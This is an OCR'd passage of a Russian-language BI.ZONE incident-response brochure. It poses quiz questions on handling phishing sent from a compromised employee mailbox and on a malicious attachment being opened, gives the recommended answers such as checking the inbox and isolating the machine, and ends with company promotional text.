
По нашему опыту, компании часто игнорируют подобные обращения специалистов по кибербезопасности, считая, что антивирусной проверки будет достаточно. Из-за отсутствия процедур реагирования атакующие достигают своих целей, а компании несут финансовый ущерб.

# 08

Вам сообщили, что с почтового ящика одного из сотрудников вашей компании рассылается фишинг. Ссылка из фишингового письма ведет на поддельную страницу Outlook Web Access. Исследование заголовков письма подтверждает, что письма уходят с вашего почтового сервера.

## Какие действия стоит предпринять?

1. Снять образы дисков и оперативной памяти почтового сервера
2. Начать массовую проверку всех систем в сети на предмет несанкционированного доступа
3. Проверить почтовый ящик отправителя фишинга: не получал ли он сам такие же фишинговые письма
4. Проверить антивирусом систему пользователя, с адреса которого был отправлен фишинг



08

Вам сообщили, что с почтового ящика одного из сотрудников вашей компании рассылается фишинг. Ссылка из фишингового письма ведет на поддельную страницу Outlook Web Access. Исследование заголовков письма подтверждает, что письма уходят с вашего почтового сервера.

# Какие действия стоит предпринять?

1. Снять образы дисков и оперативной памяти почтового сервера
2. Начать массовую проверку всех систем в сети на предмет несанкционированного доступа
3. Проверить почтовый ящик отправителя фишинга: не получал ли он сам такие же фишинговые письма
4. Проверить антивирусом систему пользователя, с адреса которого был отправлен фишинг

## Ответ

Сперва нужно заглянуть в почтовый ящик пользователя, с адреса которого производилась рассылка: нет ли в папке «Входящие» похожих фишинговых сообщений.

В таких ситуациях чаще всего подозревают вредоносное ПО на компьютере пользователя или киберпреступников, проникших в сеть компании. Но, как правило, все гораздо проще. Ситуация обычно развивается так: сотрудник компании получает фишинговое письмо, переходит по ссылке на поддельную страницу, имитирующую интерфейс почтового сервиса (например, Outlook Web Access или Gmail), и вводит там свои логин и пароль. Если почтовый сервис доступен в интернете, злоумышленникам хватит этих данных, чтобы получить доступ к почтовому ящику жертвы и начать рассылать с него фишинг. Никакого вредоносного ПО на компьютере пользователя и не потребуется.

Наша практика показывает, что довольно часто руководители отделов кибербезопасности несоразмерно реагируют на подобные инциденты. В похожих ситуациях некоторые компании сразу же инициировали масштабную проверку всех систем и тратили на это слишком много ресурсов и времени.

09

Один из сотрудников вашей компании открыл и запустил вредоносное вложение из фишингового письма.

# Что следует сделать в первую очередь?

1. Удалить домашний каталог пользователя в системе
2. Отправить вредоносное вложение на анализ
3. Просканировать систему антивирусом
4. Изолировать компьютер пользователя от остальной сети

09

Один из сотрудников вашей компании открыл и запустил вредоносное вложение из фишингового письма.

# Что следует сделать в первую очередь?

1. Удалить домашний каталог пользователя в системе
2. Отправить вредоносное вложение на анализ
3. Просканировать систему антивирусом
4. Изолировать компьютер пользователя от остальной сети

## Ответ

Правильное решение — сначала изолировать от сети компьютер пользователя, открывшего вредоносное вложение. После этого стоит приступить к детальному анализу: важно предотвратить перемещение атакующих из скомпрометированной системы в другие системы в сети компании.

Действия злоумышленников обычно укладываются в такой сценарий:

- получить доступ к одной из систем;
- получить в ней привилегии локального администратора;
- получить пароли привилегированных доменных пользователей, в идеале администратора домена;
- получить доступ к другим системам в сети и закрепиться в них (lateral movement).

Не дать им этого сделать — основная задача сотрудников кибербезопасности.

# 200+

глобальных клиентов
используют продукты BI.ZONE

# 500+

расследований
по всему миру

# 450+

экспертов
по безопасности

# О компании

BI.ZONE помогает компаниям по всему миру сохранять высокий уровень кибербезопасности, поддерживать темпы развития бизнеса и соответствовать ожиданиям клиентов.

- Технологичные продукты для защиты IT-инфраструктур и приложений.
- Услуги от оценки киберустойчивости до расследования инцидентов.
- Решения по аутсорсингу кибербезопасности для бизнеса любого масштаба.

# Компетенции

- Стратегический партнер Интерпола в части расследования киберпреступлений.
- Экспертная организация Центра кибербезопасности Всемирного экономического форума.
- Сертифицированный член международного сообщества по кибербезопасности CREST.
- Компетентная организация при Координационном центре национального домена сети Интернет.
- Корпоративный центр Государственной системы обнаружения, предупреждения и ликвидации последствий компьютерных атак (ГосСОПКА).
- Провайдер сервисов в области кибербезопасности, рекомендованный SWIFT в 79 странах мира.
- Команда BI.ZONE CERT — полноправный член Ассоциации центров реагирования на инциденты и обеспечения кибербезопасности (FIRST).
- Услуги BI.ZONE соответствуют требованиям международных стандартов ISO 9001 и ISO 27001.

# Отраслевая экспертиза

Мы реализуем проекты для финансовых организаций, IT- и телеком-компаний, клиентов из индустрий e-commerce, транспорта, промышленности и медиа.

# Криминалистика и расследования

Наша команда кибердетективов ежедневно на страже и готова к реагированию на любые хакерские атаки — от фишинга до APT, от DDoS до промышленного шпионажа.

Скачайте PDF-версию исследования

BI.ZONE
Cybersecurity

105066, г. Москва,
ул. Ольховская, д. 4, корп. 2

+7 499 110 25 34

info@bi.zone
www.bi.zone